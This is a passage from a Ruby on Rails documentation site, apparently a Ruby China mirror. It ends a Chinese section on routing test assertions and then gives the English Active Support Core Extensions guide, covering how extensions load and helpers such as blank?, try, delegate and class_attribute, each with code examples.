assert\_recognizes 是 assert\_generates 的反向断言. 它能够通过指定的位置判断是否与存在的路由规则匹配。

|  |
| --- |
| assert\_recognizes({ :controller => "photos", :action => "show", :id => "1" }, "/photos/1") |

你可以提供一个 :method 参数来指定使用的 HTTP 行为:

|  |
| --- |
| assert\_recognizes({ :controller => "photos", :action => "create" }, { :path => "photos", :method => :post }) |

**5.2.3 assert\_routing 断言**

assert\_routing 对一个路由双向地进行测试: 它测试的一条路径是否与选项匹配，之后测试选项是否生成路径。因此，这条断言结合了前两个测试方法 assert\_generates 和 assert\_recognizes.

|  |
| --- |
| assert\_routing({ :path => "photos", :method => :post }, { :controller => "photos", :action => "create" }) |

# 5、深入研究

## 5.1、[Active Support Core Extensions](http://guides.ruby-china.org/active_support_core_extensions.html)

Active Support is the Ruby on Rails component responsible for providing Ruby language extensions, utilities, and other transversal stuff.

It offers a richer bottom-line at the language level, targeted both at the development of Rails applications, and at the development of Ruby on Rails itself.

By referring to this guide you will learn the extensions to the Ruby core classes and modules provided by Active Support.

### 目录

1. [How to Load Core Extensions](http://guides.ruby-china.org/active_support_core_extensions.html#1)
   * [Stand-Alone Active Support](http://guides.ruby-china.org/active_support_core_extensions.html#1-1)
   * [Active Support Within a Ruby on Rails Application](http://guides.ruby-china.org/active_support_core_extensions.html#1-2)
2. [Extensions to All Objects](http://guides.ruby-china.org/active_support_core_extensions.html#2)
   * [blank? and present?](http://guides.ruby-china.org/active_support_core_extensions.html#2-1)
   * [presence](http://guides.ruby-china.org/active_support_core_extensions.html#2-2)
   * [duplicable?](http://guides.ruby-china.org/active_support_core_extensions.html#2-3)
   * [try](http://guides.ruby-china.org/active_support_core_extensions.html#2-4)
   * [class\_eval(\*args, &block)](http://guides.ruby-china.org/active_support_core_extensions.html#2-5)
   * [acts\_like?(duck)](http://guides.ruby-china.org/active_support_core_extensions.html#2-6)
   * [to\_param](http://guides.ruby-china.org/active_support_core_extensions.html#2-7)
   * [to\_query](http://guides.ruby-china.org/active_support_core_extensions.html#2-8)
   * [with\_options](http://guides.ruby-china.org/active_support_core_extensions.html#2-9)
   * [Instance Variables](http://guides.ruby-china.org/active_support_core_extensions.html#2-10)
   * [Silencing Warnings, Streams, and Exceptions](http://guides.ruby-china.org/active_support_core_extensions.html#2-11)
   * [in?](http://guides.ruby-china.org/active_support_core_extensions.html#2-12)
3. [Extensions to Module](http://guides.ruby-china.org/active_support_core_extensions.html#3)
   * [alias\_method\_chain](http://guides.ruby-china.org/active_support_core_extensions.html#3-1)
   * [Attributes](http://guides.ruby-china.org/active_support_core_extensions.html#3-2)
   * [Parents](http://guides.ruby-china.org/active_support_core_extensions.html#3-3)
   * [Constants](http://guides.ruby-china.org/active_support_core_extensions.html#3-4)
   * [Reachable](http://guides.ruby-china.org/active_support_core_extensions.html#3-5)
   * [Anonymous](http://guides.ruby-china.org/active_support_core_extensions.html#3-6)
   * [Method Delegation](http://guides.ruby-china.org/active_support_core_extensions.html#3-7)
   * [Redefining Methods](http://guides.ruby-china.org/active_support_core_extensions.html#3-8)
4. [Extensions to Class](http://guides.ruby-china.org/active_support_core_extensions.html#4)
   * [Class Attributes](http://guides.ruby-china.org/active_support_core_extensions.html#4-1)
   * [Class Inheritable Attributes](http://guides.ruby-china.org/active_support_core_extensions.html#4-2)
   * [Subclasses & Descendants](http://guides.ruby-china.org/active_support_core_extensions.html#4-3)
5. [Extensions to String](http://guides.ruby-china.org/active_support_core_extensions.html#5)
   * [Output Safety](http://guides.ruby-china.org/active_support_core_extensions.html#5-1)
   * [squish](http://guides.ruby-china.org/active_support_core_extensions.html#5-2)
   * [truncate](http://guides.ruby-china.org/active_support_core_extensions.html#5-3)
   * [inquiry](http://guides.ruby-china.org/active_support_core_extensions.html#5-4)
   * [Key-based Interpolation](http://guides.ruby-china.org/active_support_core_extensions.html#5-5)
   * [starts\_with? and ends\_with?](http://guides.ruby-china.org/active_support_core_extensions.html#5-6)
   * [strip\_heredoc](http://guides.ruby-china.org/active_support_core_extensions.html#5-7)
   * [Access](http://guides.ruby-china.org/active_support_core_extensions.html#5-8)
   * [Inflections](http://guides.ruby-china.org/active_support_core_extensions.html#5-9)
   * [Conversions](http://guides.ruby-china.org/active_support_core_extensions.html#string-conversions)
6. [Extensions to Numeric](http://guides.ruby-china.org/active_support_core_extensions.html#6)
   * [Bytes](http://guides.ruby-china.org/active_support_core_extensions.html#6-1)
7. [Extensions to Integer](http://guides.ruby-china.org/active_support_core_extensions.html#7)
   * [multiple\_of?](http://guides.ruby-china.org/active_support_core_extensions.html#7-1)
   * [ordinal](http://guides.ruby-china.org/active_support_core_extensions.html#7-2)
   * [ordinalize](http://guides.ruby-china.org/active_support_core_extensions.html#7-3)
8. [Extensions to BigDecimal](http://guides.ruby-china.org/active_support_core_extensions.html#8)
9. [Extensions to Enumerable](http://guides.ruby-china.org/active_support_core_extensions.html#9)
   * [sum](http://guides.ruby-china.org/active_support_core_extensions.html#9-1)
   * [index\_by](http://guides.ruby-china.org/active_support_core_extensions.html#9-2)
   * [many?](http://guides.ruby-china.org/active_support_core_extensions.html#9-3)
   * [exclude?](http://guides.ruby-china.org/active_support_core_extensions.html#9-4)
10. [Extensions to Array](http://guides.ruby-china.org/active_support_core_extensions.html#10)
    * [Accessing](http://guides.ruby-china.org/active_support_core_extensions.html#10-1)
    * [Adding Elements](http://guides.ruby-china.org/active_support_core_extensions.html#10-2)
    * [Options Extraction](http://guides.ruby-china.org/active_support_core_extensions.html#10-3)
    * [Conversions](http://guides.ruby-china.org/active_support_core_extensions.html#array-conversions)
    * [Wrapping](http://guides.ruby-china.org/active_support_core_extensions.html#10-5)
    * [Grouping](http://guides.ruby-china.org/active_support_core_extensions.html#10-6)
11. [Extensions to Hash](http://guides.ruby-china.org/active_support_core_extensions.html#11)
    * [Conversions](http://guides.ruby-china.org/active_support_core_extensions.html#hash-conversions)
    * [Merging](http://guides.ruby-china.org/active_support_core_extensions.html#11-2)
    * [Diffing](http://guides.ruby-china.org/active_support_core_extensions.html#11-3)
    * [Working with Keys](http://guides.ruby-china.org/active_support_core_extensions.html#11-4)
    * [Slicing](http://guides.ruby-china.org/active_support_core_extensions.html#11-5)
    * [Extracting](http://guides.ruby-china.org/active_support_core_extensions.html#11-6)
    * [Indifferent Access](http://guides.ruby-china.org/active_support_core_extensions.html#11-7)
12. [Extensions to Regexp](http://guides.ruby-china.org/active_support_core_extensions.html#12)
    * [multiline?](http://guides.ruby-china.org/active_support_core_extensions.html#12-1)
13. [Extensions to Range](http://guides.ruby-china.org/active_support_core_extensions.html#13)
    * [to\_s](http://guides.ruby-china.org/active_support_core_extensions.html#13-1)
    * [step](http://guides.ruby-china.org/active_support_core_extensions.html#13-2)
    * [include?](http://guides.ruby-china.org/active_support_core_extensions.html#13-3)
    * [overlaps?](http://guides.ruby-china.org/active_support_core_extensions.html#13-4)
14. [Extensions to Proc](http://guides.ruby-china.org/active_support_core_extensions.html#14)
    * [bind](http://guides.ruby-china.org/active_support_core_extensions.html#14-1)
15. [Extensions to Date](http://guides.ruby-china.org/active_support_core_extensions.html#15)
    * [Calculations](http://guides.ruby-china.org/active_support_core_extensions.html#15-1)
    * [Conversions](http://guides.ruby-china.org/active_support_core_extensions.html#date-conversions)
16. [Extensions to DateTime](http://guides.ruby-china.org/active_support_core_extensions.html#16)
    * [Calculations](http://guides.ruby-china.org/active_support_core_extensions.html#calculations-datetime)
17. [Extensions to Time](http://guides.ruby-china.org/active_support_core_extensions.html#17)
    * [Calculations](http://guides.ruby-china.org/active_support_core_extensions.html#time-calculations)
    * [Time Constructors](http://guides.ruby-china.org/active_support_core_extensions.html#17-2)
18. [Extensions to File](http://guides.ruby-china.org/active_support_core_extensions.html#18)
    * [atomic\_write](http://guides.ruby-china.org/active_support_core_extensions.html#18-1)
19. [Extensions to Logger](http://guides.ruby-china.org/active_support_core_extensions.html#19)
    * [around\_[level]](http://guides.ruby-china.org/active_support_core_extensions.html#19-1)
    * [silence](http://guides.ruby-china.org/active_support_core_extensions.html#19-2)
    * [datetime\_format=](http://guides.ruby-china.org/active_support_core_extensions.html#19-3)
20. [Extensions to NameError](http://guides.ruby-china.org/active_support_core_extensions.html#20)
21. [Extensions to LoadError](http://guides.ruby-china.org/active_support_core_extensions.html#21)

### 1 How to Load Core Extensions

#### 1.1 Stand-Alone Active Support

In order to have a near zero default footprint, Active Support does not load anything by default. It is broken in small pieces so that you may load just what you need, and also has some convenience entry points to load related extensions in one shot, even everything.

Thus, after a simple require like:

|  |
| --- |
| require 'active\_support' |

objects do not even respond to blank?. Let’s see how to load its definition.

##### 1.1.1 Cherry-picking a Definition

The most lightweight way to get blank? is to cherry-pick the file that defines it.

For every single method defined as a core extension this guide has a note that says where such a method is defined. In the case of blank? the note reads:

Defined in active\_support/core\_ext/object/blank.rb.

That means that this single call is enough:

|  |
| --- |
| require 'active\_support/core\_ext/object/blank' |

Active Support has been carefully revised so that cherry-picking a file loads only strictly needed dependencies, if any.

##### 1.1.2 Loading Grouped Core Extensions

The next level is to simply load all extensions to Object. As a rule of thumb, extensions to SomeClass are available in one shot by loading active\_support/core\_ext/some\_class.

Thus, to load all extensions to Object (including blank?):

|  |
| --- |
| require 'active\_support/core\_ext/object' |

##### 1.1.3 Loading All Core Extensions

You may prefer just to load all core extensions, there is a file for that:

|  |
| --- |
| require 'active\_support/core\_ext' |

##### 1.1.4 Loading All Active Support

And finally, if you want to have all Active Support available just issue:

|  |
| --- |
| require 'active\_support/all' |

That does not even put the entire Active Support in memory upfront indeed, some stuff is configured via autoload, so it is only loaded if used.

#### 1.2 Active Support Within a Ruby on Rails Application

A Ruby on Rails application loads all Active Support unless config.active\_support.bare is true. In that case, the application will only load what the framework itself cherry-picks for its own needs, and can still cherry-pick itself at any granularity level, as explained in the previous section.

### 2 Extensions to All Objects

#### 2.1 blank? and present?

The following values are considered to be blank in a Rails application:

* nil and false,
* strings composed only of whitespace (see note below),
* empty arrays and hashes, and
* any other object that responds to empty? and it is empty.

In Ruby 1.9 the predicate for strings uses the Unicode-aware character class [:space:], so for example U2029 (paragraph separator) is considered to be whitespace. In Ruby 1.8 whitespace is considered to be \s together with the ideographic space U3000.

Note that numbers are not mentioned, in particular 0 and 0.0 are **not** blank.

For example, this method from ActionDispatch::Session::AbstractStore uses blank? for checking whether a session key is present:

|  |
| --- |
| def ensure\_session\_key!    if @key.blank?      raise ArgumentError, 'A key is required...'    end  end |

The method present? is equivalent to !blank?. This example is taken from ActionDispatch::Http::Cache::Response:

|  |
| --- |
| def set\_conditional\_cache\_control!    return if self["Cache-Control"].present?    ...  end |

Defined in active\_support/core\_ext/object/blank.rb.

#### 2.2 presence

The presence method returns its receiver if present?, and nil otherwise. It is useful for idioms like this:

|  |
| --- |
| host = config[:host].presence || 'localhost' |

Defined in active\_support/core\_ext/object/blank.rb.

#### 2.3 duplicable?

A few fundamental objects in Ruby are singletons. For example, in the whole life of a program the integer 1 refers always to the same instance:

|  |
| --- |
| 1.object\_id                 # => 3  Math.cos(0).to\_i.object\_id  # => 3 |

Hence, there’s no way these objects can be duplicated through dup or clone:

|  |
| --- |
| true.dup  # => TypeError: can't dup TrueClass |

Some numbers which are not singletons are not duplicable either:

|  |
| --- |
| 0.0.clone        # => allocator undefined for Float  (2\*\*1024).clone  # => allocator undefined for Bignum |

Active Support provides duplicable? to programmatically query an object about this property:

|  |
| --- |
| "".duplicable?     # => true  false.duplicable?  # => false |

By definition all objects are duplicable? except nil, false, true, symbols, numbers, and class and module objects.

Any class can disallow duplication removing dup and clone or raising exceptions from them, only rescue can tell whether a given arbitrary object is duplicable. duplicable? depends on the hard-coded list above, but it is much faster than rescue. Use it only if you know the hard-coded list is enough in your use case.

Defined in active\_support/core\_ext/object/duplicable.rb.

#### 2.4 try

Sometimes you want to call a method provided the receiver object is not nil, which is something you usually check first. try is like Object#send except that it returns nil if sent to nil.

For instance, in this code from ActiveRecord::ConnectionAdapters::AbstractAdapter @logger could be nil, but you save the check and write in an optimistic style:

|  |
| --- |
| def log\_info(sql, name, ms)    if @logger.try(:debug?)      name = '%s (%.1fms)' % [name || 'SQL', ms]      @logger.debug(format\_log\_entry(name, sql.squeeze(' ')))    end  end |

try can also be called without arguments but a block, which will only be executed if the object is not nil:

|  |
| --- |
| @person.try { |p| "#{p.first\_name} #{p.last\_name}" } |

Defined in active\_support/core\_ext/object/try.rb.

#### 2.5 class\_eval(\*args, &block)

You can evaluate code in the context of any object’s singleton class using class\_eval:

|  |
| --- |
| class Proc    def bind(object)      block, time = self, Time.now      object.class\_eval do        method\_name = "\_\_bind\_#{time.to\_i}\_#{time.usec}"        define\_method(method\_name, &block)        method = instance\_method(method\_name)        remove\_method(method\_name)        method      end.bind(object)    end  end |

Defined in active\_support/core\_ext/kernel/singleton\_class.rb.

#### 2.6 acts\_like?(duck)

The method acts\_like provides a way to check whether some class acts like some other class based on a simple convention: a class that provides the same interface as String defines

|  |
| --- |
| def acts\_like\_string?  end |

which is only a marker, its body or return value are irrelevant. Then, client code can query for duck-type-safeness this way:

|  |
| --- |
| some\_klass.acts\_like?(:string) |

Rails has classes that act like Date or Time and follow this contract.

Defined in active\_support/core\_ext/object/acts\_like.rb.

#### 2.7 to\_param

All objects in Rails respond to the method to\_param, which is meant to return something that represents them as values in a query string, or as URL fragments.

By default to\_param just calls to\_s:

|  |
| --- |
| 7.to\_param # => "7" |

The return value of to\_param should **not** be escaped:

|  |
| --- |
| "Tom & Jerry".to\_param # => "Tom & Jerry" |

Several classes in Rails overwrite this method.

For example nil, true, and false return themselves. Array#to\_param calls to\_param on the elements and joins the result with “/”:

|  |
| --- |
| [0, true, String].to\_param # => "0/true/String" |

Notably, the Rails routing system calls to\_param on models to get a value for the :id placeholder. ActiveRecord::Base#to\_param returns the id of a model, but you can redefine that method in your models. For example, given

|  |
| --- |
| class User    def to\_param      "#{id}-#{name.parameterize}"    end  end |

we get:

|  |
| --- |
| user\_path(@user) # => "/users/357-john-smith" |

Controllers need to be aware of any redefinition of to\_param because when a request like that comes in “357-john-smith” is the value of params[:id].

Defined in active\_support/core\_ext/object/to\_param.rb.

#### 2.8 to\_query

Except for hashes, given an unescaped key this method constructs the part of a query string that would map such key to what to\_param returns. For example, given

|  |
| --- |
| class User    def to\_param      "#{id}-#{name.parameterize}"    end  end |

we get:

|  |
| --- |
| current\_user.to\_query('user') # => user=357-john-smith |

This method escapes whatever is needed, both for the key and the value:

|  |
| --- |
| account.to\_query('company[name]')  # => "company%5Bname%5D=Johnson+%26+Johnson" |

so its output is ready to be used in a query string.

Arrays return the result of applying to\_query to each element with key[] as key, and join the result with “&”:

|  |
| --- |
| [3.4, -45.6].to\_query('sample')  # => "sample%5B%5D=3.4&sample%5B%5D=-45.6" |

Hashes also respond to to\_query but with a different signature. If no argument is passed a call generates a sorted series of key/value assignments calling to\_query(key) on its values. Then it joins the result with “&”:

|  |
| --- |
| {:c => 3, :b => 2, :a => 1}.to\_query # => "a=1&b=2&c=3" |

The method Hash#to\_query accepts an optional namespace for the keys:

|  |
| --- |
| {:id => 89, :name => "John Smith"}.to\_query('user')  # => "user%5Bid%5D=89&user%5Bname%5D=John+Smith" |

Defined in active\_support/core\_ext/object/to\_query.rb.

#### 2.9 with\_options

The method with\_options provides a way to factor out common options in a series of method calls.

Given a default options hash, with\_options yields a proxy object to a block. Within the block, methods called on the proxy are forwarded to the receiver with their options merged. For example, you get rid of the duplication in:

|  |
| --- |
| class Account < ActiveRecord::Base    has\_many :customers, :dependent => :destroy    has\_many :products,  :dependent => :destroy    has\_many :invoices,  :dependent => :destroy    has\_many :expenses,  :dependent => :destroy  end |

this way:

|  |
| --- |
| class Account < ActiveRecord::Base    with\_options :dependent => :destroy do |assoc|      assoc.has\_many :customers      assoc.has\_many :products      assoc.has\_many :invoices      assoc.has\_many :expenses    end  end |

That idiom may convey grouping to the reader as well. For example, say you want to send a newsletter whose language depends on the user. Somewhere in the mailer you could group locale-dependent bits like this:

|  |
| --- |
| I18n.with\_options :locale => user.locale, :scope => "newsletter" do |i18n|    subject i18n.t :subject    body    i18n.t :body, :user\_name => user.name  end |

Since with\_options forwards calls to its receiver they can be nested. Each nesting level will merge inherited defaults in addition to their own.

Defined in active\_support/core\_ext/object/with\_options.rb.

#### 2.10 Instance Variables

Active Support provides several methods to ease access to instance variables.

##### 2.10.1 instance\_variable\_names

Ruby 1.8 and 1.9 have a method called instance\_variables that returns the names of the defined instance variables. But they behave differently, in 1.8 it returns strings whereas in 1.9 it returns symbols. Active Support defines instance\_variable\_names as a portable way to obtain them as strings:

|  |
| --- |
| class C    def initialize(x, y)      @x, @y = x, y    end  end    C.new(0, 1).instance\_variable\_names # => ["@y", "@x"] |

The order in which the names are returned is unspecified, and it indeed depends on the version of the interpreter.

Defined in active\_support/core\_ext/object/instance\_variables.rb.

##### 2.10.2 instance\_values

The method instance\_values returns a hash that maps instance variable names without “@” to their corresponding values. Keys are strings:

|  |
| --- |
| class C    def initialize(x, y)      @x, @y = x, y    end  end    C.new(0, 1).instance\_values # => {"x" => 0, "y" => 1} |

Defined in active\_support/core\_ext/object/instance\_variables.rb.

#### 2.11 Silencing Warnings, Streams, and Exceptions

The methods silence\_warnings and enable\_warnings change the value of $VERBOSE accordingly for the duration of their block, and reset it afterwards:

|  |
| --- |
| silence\_warnings { Object.const\_set "RAILS\_DEFAULT\_LOGGER", logger } |

You can silence any stream while a block runs with silence\_stream:

|  |
| --- |
| silence\_stream(STDOUT) do    # STDOUT is silent here  end |

The quietly method addresses the common use case where you want to silence STDOUT and STDERR, even in subprocesses:

|  |
| --- |
| quietly { system 'bundle install' } |

For example, the railties test suite uses that one in a few places to prevent command messages from being echoed intermixed with the progress status.

Silencing exceptions is also possible with suppress. This method receives an arbitrary number of exception classes. If an exception is raised during the execution of the block and is kind\_of? any of the arguments, suppress captures it and returns silently. Otherwise the exception is reraised:

|  |
| --- |
| # If the user is locked the increment is lost, no big deal.  suppress(ActiveRecord::StaleObjectError) do    current\_user.increment! :visits  end |

Defined in active\_support/core\_ext/kernel/reporting.rb.

#### 2.12 in?

The predicate in? tests if an object is included in another object or a list of objects. An ArgumentError exception will be raised if a single argument is passed and it does not respond to include?.

Examples of in?:

|  |
| --- |
| 1.in?(1,2)          # => true  1.in?([1,2])        # => true  "lo".in?("hello")   # => true  25.in?(30..50)      # => false  1.in?(1)            # => ArgumentError |

Defined in active\_support/core\_ext/object/inclusion.rb.

### 3 Extensions to Module

#### 3.1 alias\_method\_chain

Using plain Ruby you can wrap methods with other methods, that’s called alias chaining.

For example, let’s say you’d like params to be strings in functional tests, as they are in real requests, but still want the convenience of assigning integers and other kind of values. To accomplish that you could wrap ActionController::TestCase#process this way in test/test\_helper.rb:

|  |
| --- |
| ActionController::TestCase.class\_eval do    # save a reference to the original process method    alias\_method :original\_process, :process      # now redefine process and delegate to original\_process    def process(action, params=nil, session=nil, flash=nil, http\_method='GET')      params = Hash[\*params.map {|k, v| [k, v.to\_s]}.flatten]      original\_process(action, params, session, flash, http\_method)    end  end |

That’s the method get, post, etc., delegate the work to.

That technique has a risk, it could be the case that :original\_process was taken. To try to avoid collisions people choose some label that characterizes what the chaining is about:

|  |
| --- |
| ActionController::TestCase.class\_eval do    def process\_with\_stringified\_params(...)      params = Hash[\*params.map {|k, v| [k, v.to\_s]}.flatten]      process\_without\_stringified\_params(action, params, session, flash, http\_method)    end    alias\_method :process\_without\_stringified\_params, :process    alias\_method :process, :process\_with\_stringified\_params  end |

The method alias\_method\_chain provides a shortcut for that pattern:

|  |
| --- |
| ActionController::TestCase.class\_eval do    def process\_with\_stringified\_params(...)      params = Hash[\*params.map {|k, v| [k, v.to\_s]}.flatten]      process\_without\_stringified\_params(action, params, session, flash, http\_method)    end    alias\_method\_chain :process, :stringified\_params  end |

Rails uses alias\_method\_chain all over the code base. For example validations are added to ActiveRecord::Base#save by wrapping the method that way in a separate module specialized in validations.

Defined in active\_support/core\_ext/module/aliasing.rb.

#### 3.2 Attributes

##### 3.2.1 alias\_attribute

Model attributes have a reader, a writer, and a predicate. You can alias a model attribute having the corresponding three methods defined for you in one shot. As in other aliasing methods, the new name is the first argument, and the old name is the second (my mnemonic is they go in the same order as if you did an assignment):

|  |
| --- |
| class User < ActiveRecord::Base    # let me refer to the email column as "login",    # possibly meaningful for authentication code    alias\_attribute :login, :email  end |

Defined in active\_support/core\_ext/module/aliasing.rb.

##### 3.2.2 Internal Attributes

When you are defining an attribute in a class that is meant to be subclassed, name collisions are a risk. That’s remarkably important for libraries.

Active Support defines the macros attr\_internal\_reader, attr\_internal\_writer, and attr\_internal\_accessor. They behave like their Ruby built-in attr\_\* counterparts, except they name the underlying instance variable in a way that makes collisions less likely.

The macro attr\_internal is a synonym for attr\_internal\_accessor:

|  |
| --- |
| # library  class ThirdPartyLibrary::Crawler    attr\_internal :log\_level  end    # client code  class MyCrawler < ThirdPartyLibrary::Crawler    attr\_accessor :log\_level  end |

In the previous example it could be the case that :log\_level does not belong to the public interface of the library and it is only used for development. The client code, unaware of the potential conflict, subclasses and defines its own :log\_level. Thanks to attr\_internal there’s no collision.

By default the internal instance variable is named with a leading underscore, @\_log\_level in the example above. That’s configurable via Module.attr\_internal\_naming\_format though, you can pass any sprintf-like format string with a leading @ and a %s somewhere, which is where the name will be placed. The default is "@\_%s".

Rails uses internal attributes in a few spots, for examples for views:

|  |
| --- |
| module ActionView    class Base      attr\_internal :captures      attr\_internal :request, :layout      attr\_internal :controller, :template    end  end |

Defined in active\_support/core\_ext/module/attr\_internal.rb.

##### 3.2.3 Module Attributes

The macros mattr\_reader, mattr\_writer, and mattr\_accessor are analogous to the cattr\_\* macros defined for class. Check [Class Attributes](http://guides.ruby-china.org/active_support_core_extensions.html#class-attributes).

For example, the dependencies mechanism uses them:

|  |
| --- |
| module ActiveSupport    module Dependencies      mattr\_accessor :warnings\_on\_first\_load      mattr\_accessor :history      mattr\_accessor :loaded      mattr\_accessor :mechanism      mattr\_accessor :load\_paths      mattr\_accessor :load\_once\_paths      mattr\_accessor :autoloaded\_constants      mattr\_accessor :explicitly\_unloadable\_constants      mattr\_accessor :logger      mattr\_accessor :log\_activity      mattr\_accessor :constant\_watch\_stack      mattr\_accessor :constant\_watch\_stack\_mutex    end  end |

Defined in active\_support/core\_ext/module/attribute\_accessors.rb.

#### 3.3 Parents

##### 3.3.1 parent

The parent method on a nested named module returns the module that contains its corresponding constant:

|  |
| --- |
| module X    module Y      module Z      end    end  end  M = X::Y::Z    X::Y::Z.parent # => X::Y  M.parent       # => X::Y |

If the module is anonymous or belongs to the top-level, parent returns Object.

Note that in that case parent\_name returns nil.

Defined in active\_support/core\_ext/module/introspection.rb.

##### 3.3.2 parent\_name

The parent\_name method on a nested named module returns the fully-qualified name of the module that contains its corresponding constant:

|  |
| --- |
| module X    module Y      module Z      end    end  end  M = X::Y::Z    X::Y::Z.parent\_name # => "X::Y"  M.parent\_name       # => "X::Y" |

For top-level or anonymous modules parent\_name returns nil.

Note that in that case parent returns Object.

Defined in active\_support/core\_ext/module/introspection.rb.

##### 3.3.3 parents

The method parents calls parent on the receiver and upwards until Object is reached. The chain is returned in an array, from bottom to top:

|  |
| --- |
| module X    module Y      module Z      end    end  end  M = X::Y::Z    X::Y::Z.parents # => [X::Y, X, Object]  M.parents       # => [X::Y, X, Object] |

Defined in active\_support/core\_ext/module/introspection.rb.

#### 3.4 Constants

The method local\_constants returns the names of the constants that have been defined in the receiver module:

|  |
| --- |
| module X    X1 = 1    X2 = 2    module Y      Y1 = :y1      X1 = :overrides\_X1\_above    end  end    X.local\_constants    # => [:X1, :X2, :Y]  X::Y.local\_constants # => [:Y1, :X1] |

The names are returned as symbols. (The deprecated method local\_constant\_names returns strings.)

Defined in active\_support/core\_ext/module/introspection.rb.

##### 3.4.1 Qualified Constant Names

The standard methods const\_defined?, const\_get , and const\_set accept bare constant names. Active Support extends this API to be able to pass relative qualified constant names.

The new methods are qualified\_const\_defined?, qualified\_const\_get, and qualified\_const\_set. Their arguments are assumed to be qualified constant names relative to their receiver:

|  |
| --- |
| Object.qualified\_const\_defined?("Math::PI")       # => true  Object.qualified\_const\_get("Math::PI")            # => 3.141592653589793  Object.qualified\_const\_set("Math::Phi", 1.618034) # => 1.618034 |

Arguments may be bare constant names:

|  |
| --- |
| Math.qualified\_const\_get("E") # => 2.718281828459045 |

These methods are analogous to their builtin counterparts. In particular, qualified\_constant\_defined? accepts an optional second argument to be able to say whether you want the predicate to look in the ancestors. This flag is taken into account for each constant in the expression while walking down the path.

For example, given

|  |
| --- |
| module M    X = 1  end    module N    class C      include M    end  end |

qualified\_const\_defined? behaves this way:

|  |
| --- |
| N.qualified\_const\_defined?("C::X", false) # => false  N.qualified\_const\_defined?("C::X", true)  # => true  N.qualified\_const\_defined?("C::X")        # => true |

As the last example implies, the second argument defaults to true, as in const\_defined?.

For coherence with the builtin methods only relative paths are accepted. Absolute qualified constant names like ::Math::PI raise NameError.

Defined in active\_support/core\_ext/module/qualified\_const.rb.

#### 3.5 Reachable

A named module is reachable if it is stored in its corresponding constant. It means you can reach the module object via the constant.

That is what ordinarily happens, if a module is called “M”, the M constant exists and holds it:

|  |
| --- |
| module M  end    M.reachable? # => true |

But since constants and modules are indeed kind of decoupled, module objects can become unreachable:

|  |
| --- |
| module M  end    orphan = Object.send(:remove\_const, :M)    # The module object is orphan now but it still has a name.  orphan.name # => "M"    # You cannot reach it via the constant M because it does not even exist.  orphan.reachable? # => false    # Let's define a module called "M" again.  module M  end    # The constant M exists now again, and it stores a module  # object called "M", but it is a new instance.  orphan.reachable? # => false |

Defined in active\_support/core\_ext/module/reachable.rb.

#### 3.6 Anonymous

A module may or may not have a name:

|  |
| --- |
| module M  end  M.name # => "M"    N = Module.new  N.name # => "N"    Module.new.name # => nil |

You can check whether a module has a name with the predicate anonymous?:

|  |
| --- |
| module M  end  M.anonymous? # => false    Module.new.anonymous? # => true |

Note that being unreachable does not imply being anonymous:

|  |
| --- |
| module M  end    m = Object.send(:remove\_const, :M)    m.reachable? # => false  m.anonymous? # => false |

though an anonymous module is unreachable by definition.

Defined in active\_support/core\_ext/module/anonymous.rb.

#### 3.7 Method Delegation

The macro delegate offers an easy way to forward methods.

Let’s imagine that users in some application have login information in the User model but name and other data in a separate Profile model:

|  |
| --- |
| class User < ActiveRecord::Base    has\_one :profile  end |

With that configuration you get a user’s name via his profile, user.profile.name, but it could be handy to still be able to access such attribute directly:

|  |
| --- |
| class User < ActiveRecord::Base    has\_one :profile      def name      profile.name    end  end |

That is what delegate does for you:

|  |
| --- |
| class User < ActiveRecord::Base    has\_one :profile      delegate :name, :to => :profile  end |

It is shorter, and the intention more obvious.

The method must be public in the target.

The delegate macro accepts several methods:

|  |
| --- |
| delegate :name, :age, :address, :twitter, :to => :profile |

When interpolated into a string, the :to option should become an expression that evaluates to the object the method is delegated to. Typically a string or symbol. Such an expression is evaluated in the context of the receiver:

|  |
| --- |
| # delegates to the Rails constant  delegate :logger, :to => :Rails    # delegates to the receiver's class  delegate :table\_name, :to => 'self.class' |

If the :prefix option is true this is less generic, see below.

By default, if the delegation raises NoMethodError and the target is nil the exception is propagated. You can ask that nil is returned instead with the :allow\_nil option:

|  |
| --- |
| delegate :name, :to => :profile, :allow\_nil => true |

With :allow\_nil the call user.name returns nil if the user has no profile.

The option :prefix adds a prefix to the name of the generated method. This may be handy for example to get a better name:

|  |
| --- |
| delegate :street, :to => :address, :prefix => true |

The previous example generates address\_street rather than street.

Since in this case the name of the generated method is composed of the target object and target method names, the :to option must be a method name.

A custom prefix may also be configured:

|  |
| --- |
| delegate :size, :to => :attachment, :prefix => :avatar |

In the previous example the macro generates avatar\_size rather than size.

Defined in active\_support/core\_ext/module/delegation.rb

#### 3.8 Redefining Methods

There are cases where you need to define a method with define\_method, but don’t know whether a method with that name already exists. If it does, a warning is issued if they are enabled. No big deal, but not clean either.

The method redefine\_method prevents such a potential warning, removing the existing method before if needed. Rails uses it in a few places, for instance when it generates an association’s API:

|  |
| --- |
| redefine\_method("#{reflection.name}=") do |new\_value|    association = association\_instance\_get(reflection.name)      if association.nil? || association.target != new\_value      association = association\_proxy\_class.new(self, reflection)    end      association.replace(new\_value)    association\_instance\_set(reflection.name, new\_value.nil? ? nil : association)  end |

Defined in active\_support/core\_ext/module/remove\_method.rb

### 4 Extensions to Class

#### 4.1 Class Attributes

##### 4.1.1 class\_attribute

The method class\_attribute declares one or more inheritable class attributes that can be overridden at any level down the hierarchy.

|  |
| --- |
| class A    class\_attribute :x  end    class B < A; end    class C < B; end    A.x = :a  B.x # => :a  C.x # => :a    B.x = :b  A.x # => :a  C.x # => :b    C.x = :c  A.x # => :a  B.x # => :b |

For example ActionMailer::Base defines:

|  |
| --- |
| class\_attribute :default\_params  self.default\_params = {    :mime\_version => "1.0",    :charset      => "UTF-8",    :content\_type => "text/plain",    :parts\_order  => [ "text/plain", "text/enriched", "text/html" ]  }.freeze |

They can be also accessed and overridden at the instance level.

|  |
| --- |
| A.x = 1    a1 = A.new  a2 = A.new  a2.x = 2    a1.x # => 1, comes from A  a2.x # => 2, overridden in a2 |

The generation of the writer instance method can be prevented by setting the option :instance\_writer to false.

|  |
| --- |
| module ActiveRecord    class Base      class\_attribute :table\_name\_prefix, :instance\_writer => false      self.table\_name\_prefix = ""    end  end |

A model may find that option useful as a way to prevent mass-assignment from setting the attribute.

The generation of the reader instance method can be prevented by setting the option :instance\_reader to false.

|  |
| --- |
| class A    class\_attribute :x, :instance\_reader => false  end    A.new.x = 1 # NoMethodError |

For convenience class\_attribute also defines an instance predicate which is the double negation of what the instance reader returns. In the examples above it would be called x?.

When :instance\_reader is false, the instance predicate returns a NoMethodError just like the reader method.

